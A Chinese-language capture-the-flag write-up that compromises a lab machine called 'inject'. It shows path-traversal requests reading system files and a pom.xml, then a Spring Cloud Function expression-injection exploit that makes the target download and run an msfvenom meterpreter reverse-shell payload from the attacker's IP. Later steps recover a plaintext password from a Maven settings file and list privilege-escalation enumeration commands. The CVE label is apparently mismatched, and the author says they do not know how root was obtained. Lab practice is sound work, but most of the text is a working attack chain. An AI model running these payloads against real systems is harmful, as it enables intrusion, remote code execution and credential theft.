10.10.11.204
信息搜集
| ./fscan_amd64 -h 10.10.11.204 1 ⚙
___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.1
start infoscan
(icmp) Target 10.10.11.204 is alive
[*] Icmp alive hosts len is: 1
10.10.11.204:22 open
10.10.11.204:8080 open
[*] alive ports len is: 2
start vulscan
|
发现目录遍历漏洞

| GET /show_image?img=../../../../../../../../../../../../../etc/passwd HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
|
frank:x:1000:1000:frank:/home/frank:/bin/bash
phil:x:1001:1001::/home/phil:/bin/bash
/show_image?img=../../../../../../../../../../../../../../../../../../../home/phil/user.txt
/show_image?img=../../../../../../../../../../../../../../../../../../../etc/shadow
返回200说明文件存在,但是没有权限查看
猜测web路径是/var/www/html
domain
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
| GET /show_image?img=../../../../../../../../../../../../../../../etc/hosts HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 228
Date: Tue, 13 Jun 2023 16:00:03 GMT
Connection: close
127.0.0.1 localhost inject
127.0.1.1 inject
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
|
echo "10.10.11.204 inject" >> /etc/hosts
http://inject:8080
vul CVE-2022-22947
curl “http://10.10.11.204:8080/show_image?img=../../../../../www/WebApp/pom.xml“ > pom.xml
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
| <?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
<modelVersion>4.0.0</modelVersion>
<parent>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-parent</artifactId>
<version>2.6.5</version>
<relativePath/>
</parent>
<groupId>com.example</groupId>
<artifactId>WebApp</artifactId>
<version>0.0.1-SNAPSHOT</version>
<name>WebApp</name>
<description>Demo project for Spring Boot</description>
<properties>
<java.version>11</java.version>
</properties>
<dependencies>
<dependency>
<groupId>com.sun.activation</groupId>
<artifactId>javax.activation</artifactId>
<version>1.2.0</version>
</dependency>
<dependency>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-thymeleaf</artifactId>
</dependency>
<dependency>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-web</artifactId>
</dependency>
<dependency>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-devtools</artifactId>
<scope>runtime</scope>
<optional>true</optional>
</dependency>
<dependency>
<groupId>org.springframework.cloud</groupId>
<artifactId>spring-cloud-function-web</artifactId>
<version>3.2.2</version>
</dependency>
<dependency>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-test</artifactId>
<scope>test</scope>
</dependency>
<dependency>
<groupId>org.webjars</groupId>
<artifactId>bootstrap</artifactId>
<version>5.1.3</version>
</dependency>
<dependency>
<groupId>org.webjars</groupId>
<artifactId>webjars-locator-core</artifactId>
</dependency>
</dependencies>
<build>
<plugins>
<plugin>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-maven-plugin</artifactId>
<version>${parent.version}</version>
</plugin>
</plugins>
<finalName>spring-webapp</finalName>
</build>
</project>
|
getshell
myip: 10.10.14.148
python3 -m http.server 80
msfvenom -p linux/x86/meterpreter_reverse_tcp LHOST=10.10.14.148 LPORT=7766 -f elf -o payload.elf
use exploit/multi/handler
set payload linux/x86/meterpreter_reverse_tcp
set LHOST 10.10.14.148
set LPORT 7766
run
curl -X POST http://10.10.11.204:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("wget http://10.10.14.148/payload.elf -O /tmp/rev")' --data-raw 'data' -v
curl -X POST http://10.10.11.204:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("chmod +x /tmp/payload.elf")' --data-raw 'data' -v
curl -X POST http://10.10.11.204:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("./tmp/rev")' --data-raw 'data' -v

本地收到了回显,10.10.11.204成功访问了本地的payload.elf

curl挂代理
curl -x http://127.0.0.1:8080 -X POST http://inject:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("wget http://10.10.14.148/payload.elf -O /tmp/test")' --data-raw 'data' -v

用burp一样可以发数据包getshell
| POST /functionRouter HTTP/1.1
Host: inject:8080
User-Agent: curl/7.88.1
Accept: */*
spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("wget http://10.10.14.148/payload.elf -O /tmp/test")
Content-Length: 4
Content-Type: application/x-www-form-urlencoded
Connection: close
data
|
| POST /functionRouter HTTP/1.1
Host: inject:8080
User-Agent: curl/7.88.1
Accept: */*
spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("chmod +x /tmp/test")
Content-Length: 4
Content-Type: application/x-www-form-urlencoded
Connection: close
data
|
| POST /functionRouter HTTP/1.1
Host: inject:8080
User-Agent: curl/7.88.1
Accept: */*
spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("./tmp/test")
Content-Length: 4
Content-Type: application/x-www-form-urlencoded
Connection: close
data
|
提权
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
| uname -a
Linux inject 5.4.0-144-generic #161-Ubuntu SMP Fri Feb 3 14:49:04 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
find / -user root -perm /4000 2>/dev/null
/usr/bin/su
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/mount
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
sudo -l
Sorry, user phil may not run sudo on localhost.
find / -name "settings.xml" 2>/dev/null
find / -name "id_dsa" 2>/dev/null
not found
|
cd /home/frank/.m2
cat settings.xml
| <?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
<servers>
<server>
<id>Inject</id>
<username>phil</username>
<password>DocPhillovestoInject123</password>
<privateKey>${user.home}/.ssh/id_dsa</privateKey>
<filePermissions>660</filePermissions>
<directoryPermissions>660</directoryPermissions>
<configuration></configuration>
</server>
</servers>
</settings>
|
su phil
DocPhillovestoInject123
user.txt: 48c956e6c925d8d225a7bf773a61afb7
ssh phil@10.10.11.204
capabilities
1381 /usr/bin/ping = cap_net_raw+ep
1382 /usr/bin/traceroute6.iputils = cap_net_raw+ep
1383 /usr/bin/mtr-packet = cap_net_raw+ep
1384 /usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
没有python3,perl, tar 因此无法用capabilities进行提权
/bin/bash -p
root.txt: 44b01bb37146cc8cfb4121d7b533b97b
总结
仍然不知道是怎么获得root权限的
meterpreter to bash shell
退回到meterpreter是用什么命令?ctrl +c
python3 -c ‘import pty;pty.spawn(“/bin/bash”)’
export TERM=screen
参考资料